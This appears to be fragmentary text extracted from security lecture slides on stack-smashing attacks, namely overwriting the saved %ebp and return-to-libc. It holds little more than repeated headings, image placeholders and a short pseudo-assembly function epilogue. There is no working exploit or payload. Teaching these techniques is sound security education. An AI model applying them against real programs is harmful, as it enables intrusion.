
# Arguments when smashing the %ebp




```
mov %ebp %esp  
pop %ebp  
pop %eip
```

At this point, we cannot reliably access local vars

# Arguments when smashing the %ebp




# Arguments when smashing the %ebp







# Arguments when smashing the %ebp




# Arguments when smashing the %ebp




# Return to libc



